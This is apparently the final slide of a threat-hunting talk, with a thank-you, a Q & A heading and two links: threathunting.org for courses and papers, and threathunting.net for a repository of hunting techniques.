












Thank you!

threathunting.org

For hunting eCourses, papers and other resources

&

threathunting.net

For a repository of hunting techniques

Q & A